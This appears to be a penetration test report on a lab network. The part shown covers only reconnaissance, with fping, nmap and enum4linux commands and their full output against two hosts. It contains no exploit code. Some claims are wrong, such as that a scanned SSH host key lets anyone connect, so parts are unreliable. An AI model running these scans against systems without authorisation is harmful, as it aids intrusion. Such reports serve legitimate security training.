Reynold Ezra Cooper

Target-Locked Corporation

Penetration Test Report

18th April 2023 - 27th April 2023

Table of Contents

Introduction

Within this report, I present all the following possible findings and recommendations concluded from a penetration test (pentest) conducted by myself, Ezra Cooper, at Target-Locked Corporation (TLC) on ACME Corporation. This test began on the 18th of April 2023 and was completed on the 27th of April 2023 in a total of 2 weeks under Black-Box testing methodologies.

The purpose of this pentest was to identify any potential vulnerabilities that ACME Corporation may have on their network, and recommendations on how to resolve these issues before they are exploited by a malicious party.

I have received full permission and an agreed-upon rules of engagement (ROE) from the Head of Information Security department, Oliver Cook, as well as the Chief Information Security Officer, Mark Jacobs, both of ACME Corporation

Executive Summary

ACME Corporation has received a penetration test conducted by Ezra Cooper of Target-Locked Corporation. A penetration test is a simulated cyber-attack where real techniques are used to list all possible vulnerabilities on real computers. These vulnerabilities are then usually scaled on a risk factor; how much damage would a company's assets suffer as a result of an attack.[1]

The penetration test was conducted from the 18th of April 2023 to the 27th of April 2023 in a total of 2 weeks with the permission of both the Head of information Security and Chief Information Security Officer.

The test was regulated with the black box testing methodologies in mind, without any of the ACME employees knowing. Black-box testing is the best way to conduct a penetration test as it is the most authentic way to assess a company's network security. Usually, attackers do not have any information when conducting an attack, they must perform a series of reconnaissance and enumeration.

Results of the penetration test dictated that ACME Corporation's network has very poor security which allows attackers to easily exploit them, endangering the company's assets. Although all vulnerabilities must be corrected immediately, I believe that the following findings should be addressed immediately as they are of higher priority:

- Bind Shell Backdoor Detection
- Virtual Network Computing (VNC) Exploitation
- Weak SSH Algorithms

All the vulnerabilities listed above can result in catastrophic damage to the company's assets such as databases that hold employee and perhaps customer information. If an attacker does any of the listed above, they can have access to the entire network's resources by remotely

[1] https://csrc.nist.gov/glossary/term/penetration_testing

connecting to a company computer without authorization; they are able to send malicious commands from the comfort of their own home to a vulnerable ACME computer.

In addition to addressing these vulnerabilities, the following list is some recommendations that can reduce several attacks from being deployed:

- **Password Policies**
  ACME needs to improve the way users create and use passwords to keep their systems secure. They can do this by not allowing default passwords, making users change their passwords after a certain amount of time, and making sure passwords are more complicated with special characters or encryption.

- **Port Configurations**
  To ensure network security, high-priority service ports should either be closed, filtered, or have additional firewall procedures.

- **Updates and Patches**
  Outdated services used on both systems tested can create vulnerabilities due to lack of security updates. Regularly scheduling company-wide system updates can improve network security.




FIGURE 1 – TOTAL NUMBER OF VULNERABILITIES FOUND ON BOTH TESTED COMPUTERS

The number of vulnerabilities found in computers are typically within the range of Computer #1 or less, however the amount found within Computer #2 is tremendously high for corporate standards. This is why we must address these problems immediately.

Scope of Work

Due to the Black-Box testing methodology, I was given the insight that this penetration test revolved around two computers on ACME Corporation's network, however, any additional information about the computers were unknown; I did not have any knowledge on identification (IP Addresses, MAC Addresses, Computer Names, etc.) With the black-box methodology in mind, I plan to use a variety of pentest tools to gather as much information as I possibly can.

Some of these tools include fping to run a ping sweep to find out what IP Addresses are being used, nmap to find out additional details on the computer that hosts the IP Address, Nessus to enumerate and evaluate any potential vulnerabilities, as well as enum4linux for additional information gathering.

The penetration test will be conducted on a virtual machine which I equipped with Kali Linux that has a collection of penetration testing tools such as the ones listed above.

Attack Narrative

In this section, I will be conducting the entire pentest through various methods with detailed descriptions, screenshots, and graphics provided. The pentest will be presented in three main parts:

- Reconnaissance
- Vulnerabilities
- Exploitation


Reconnaissance

Within this section, I will attempt to find any possible information about the two unknown devices on the ACME Corporation network. Many different techniques such as scanning the network, searching for port configurations, and much more enumeration.

Fping

To begin the penetration test, firstly, I wanted to find out what IP Addresses were the computers currently being hosted on. In order to achieve this, I conducted a ping sweep by running the fping command with the flags -g (to generate a target list with a given starting and ending IP address), and -a which only showed the IP addresses that are currently in use.

Since my machine's IP address was 192.168.224.130, I gave the command a wide range of 192.168.224.0 to 192.168.224.254, under the assumption that the IP Addresses were within the Class C range.



```
┌──(kali㉿kali)-[~]
└─$ fping 192.168.224.0 192.168.224.254 -g -a
192.168.224.130
192.168.224.131
192.168.224.132
```

SCREENSHOT 1 – RESULTS FROM THE PING SWEEP USING THE FPING COMMAND WITH THE -G AND -A FLAGS

After the ping sweep was finished, I was able to identify three IP addresses that were active on the network: my IP address which is 192.168.224.130 and two other active hosts that were on 192.168.224.131 and 192.168.224.132.


Nmap

After finding the active IP addresses of the two computers on the network, I wanted to learn more about their port configurations. This made me conduct a port scan using nmap on each of the IP addresses found.

I used a SYN Stealth scan to have a quick and stealthy scan, so the computer owners don't get alerted that a full TCP connection was made; if the computer owners have knowledge of a pentest being conducted, they may do unexpected actions such as implementing deceitful security.[2]

[2] https://nmap.org/book/synscan.html


Mail Server – 192.168.224.131



```
Completed SYN Stealth Scan at 11:23, 4.71s elapsed (1000 total ports)
Nmap scan report for 192.168.224.131
Host is up (0.00047s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
25/tcp   open   smtp
80/tcp   open   http
110/tcp  closed pop3
143/tcp  open   imap
443/tcp  open   https
465/tcp  open   smtps
587/tcp  closed submission
993/tcp  open   imaps
995/tcp  closed pop3s
9000/tcp open   cslistener
MAC Address: 00:0C:29:66:50:0E (VMware)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 17.87 seconds
           Raw packets sent: 1991 (87.588KB) | Rcvd: 15 (624B)
```

SCREENSHOT 2 – RESULTS FROM SYN SCAN USING THE NMAP COMMAND ON 192.168.224.131

After scanning the 192.168.224.131 address, I noticed that all the ports were open except for 110 (POP3), 587 (Submission), and 995 (POP3S). This made me assume that the computer scanned was a type of mail server since POP3 and POP3S are used for retrieving email messages from a mail server.




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.224.131
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-25 13:13 EDT
Stats: 0:00:01 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for 192.168.224.131
Host is up (0.00041s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE  SERVICE    VERSION
21/tcp   open   ftp        oftpd
22/tcp   open   ssh        OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
25/tcp   open   smtp       Axigen smtpd
80/tcp   open   http       Axigen webmail httpd
110/tcp  closed pop3
143/tcp  open   imap       Axigen imapd
443/tcp  open   ssl/http   Axigen webmail httpd
465/tcp  open   ssl/smtp   Axigen smtpd
587/tcp  closed submission
993/tcp  open   ssl/imap   Axigen imapd
995/tcp  closed pop3s
9000/tcp open   http       Axigen webadmin httpd
Service Info: Host: axigen; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Screenshot 3 – Results from scan using the nmap command on 192.168.224.131 using the -sV flag

To confirm my assumptions based on the services provided, I decided to run an -sV flag on another nmap scan which gave more details on the service versions used. The results from above frequently identified Axigen as a couple services’ versions; a simple google search revealed that Axigen is a mail server software, approving my assumptions.[3]

[3] https://www.axigen.com

Computer – 192.168.224.132




```
Completed SYN Stealth Scan at 11:22, 0.13s elapsed (1000 total ports)
Nmap scan report for 192.168.224.132
Host is up (0.0013s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:3F:D4:D1 (VMware)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 13.27 seconds
           Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.120KB)
```

Screenshot 4 – Results from SYN scan using the nmap command on 192.168.224.132


After scanning the 192.168.224.132 address, I noticed that all the ports were open, allowing traffic to go through any port. This alerted me to find out more about the computer, since having all open ports can make the device very vulnerable to hackers.

In order to find more information, I ran an -A flag on the nmap command which conducted an aggressive scan that gives more details about the target system.



```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-20 11:35 EDT
Nmap scan report for 192.168.224.132
Host is up (0.00083s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
| ssh-hostkey:
|   ssh-dss AAAAB3NzaC1kc3MAAACBALz4hsc8a2Srq4nlW960qV8xwBG0JC+jI7fWxm5METIJH4tKr/xUTwsTYEYnaZLzcOiy21D3ZvOwY
b6AA3765zdgCd2Tgand7F0YD5UtXG7b7fbz99chReivL0SIWEG/E96Ai+pqYMP2WD5KaOJwSIXSUajnU5oWmY5×85sBw+XDAAAAFQDFkMpmdF
QTF+oRqaoSNVU7Z+hjSwAAAIBCQxNKzi1TyP+QJIFa3M0oLqCVWI0We/ARtXrzpBOJ/dt0hTJXCeYisKqcdwdtyIn8OUCOyrIjqNuA2QW217o
Q6wXpbFh+5AQm8Hl3b6C6o8lX3Ptw+Y4dp0lzfWHwZ/jzHwtuaDQaok7u1f971lEazeJLqfiWrAzoklqSWyDQJAAAAIA1lAD3xWYkeIeHv/R3
P9i+XaoI7imFkMuYXCDTq843YU6Td+0mWpllCqAWUV/CQamGgQLtYy5S0ueoks01MoKdOMMhKVwqdr08nvCBdNKjIEd3gH6oBk/YRnjzxlEAY
BsvCmM4a0jmhz0oNiRWlc/F+bkUeFKrBx/D2fdfZmhrGg==
|_  ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEAstqnuFMBOZvO3WTEjP4TUdjgWkIVNdTq6kboEDjteOfc65TlI7sRvQBwqAhQjeeyyIk8T
55gMDkOD0akSlSXvLDcmcdYfxeIF0ZSuT+nkRhij7XSSA/Oc5QSk3sJ/SInfb78e3anbRHpmkJcVgETJ5WhKObUNf1AKZW++4Xlc63M4KI5cj
vMMIPEVOyR3AKmI78Fo3HJjYucg87JjLeC66I7+dlEYX6zT8i1XYwa/L1vZ3qSJISGVu8kRPikMv/cNSvki4j+qDYyZ2E5497W87+Ed46/8P4
2LNGoOV8OcX/ro6pAcbEPUdUEfkJrqi2YXbhvwIJ0gFMb6wfe5cnQew==
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 13.32 seconds
```

SCREENSHOT 5 – RESULTS DISPLAYING ENCRYPTED SSH-HOSTKEYS ALGORITHMS USING NMAP COMMAND ON 192.168.224.132



```
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)
|_  2048 5656240f211ddea72bae61b1243de8f3 (RSA)
```


SCREENSHOT 6 – SSH-HOSTKEYS ALGORITHMS USING NMAP COMMAND ON 192.168.224.132

With the aggressive scan, I was able to retrieve an ssh-hostkey which I can use to remotely connect to it using the secured shell (ssh) command. This is very dangerous to have easily accessible through a terminal command since any hacker can also retrieve this information to connect to the computer remotely, giving them full access if they are able to find out its available usernames.

Enum4linux

In addition to nmap, I wanted to find out more information about the mail server and computer, especially since their ports were open and vulnerable instead of filtered or closed. I ran the enum4linux command which enumerated an abundance of information such as resources used, potential network topologies, usernames and groups, as well as user information and logon times.[4]

Mail Server – 192.168.224.131




```
┌──(kali㉿kali)-[~]
└─$ enum4linux 192.168.224.131
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tue Apr 25 10:27:15 20
23

 =========================================( Target Information )=========================================

Target ........... 192.168.224.131
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ===========================( Enumerating Workgroup/Domain on 192.168.224.131 )===========================


[E] Can't find workgroup/domain



 ===============================( Nbtstat Information for 192.168.224.131 )===============================

Looking up status of 192.168.224.131
No reply from 192.168.224.131

 ===================================( Session Check on 192.168.224.131 )===================================


[E] Server doesn't allow session using username '', password ''.  Aborting remainder of tests.
```

SCREENSHOT 7 – RESULTS FROM ENUM4LINUX COMMAND ON 192.168.224.131

On multiple attempts, Enum4Linux was not able to enumerate any valuable data on the mail server's IP Address. I was able to obtain known usernames on the device, listed in the screenshot above, however workgroups and sessions failed in this test.

Computer – 192.168.224.132

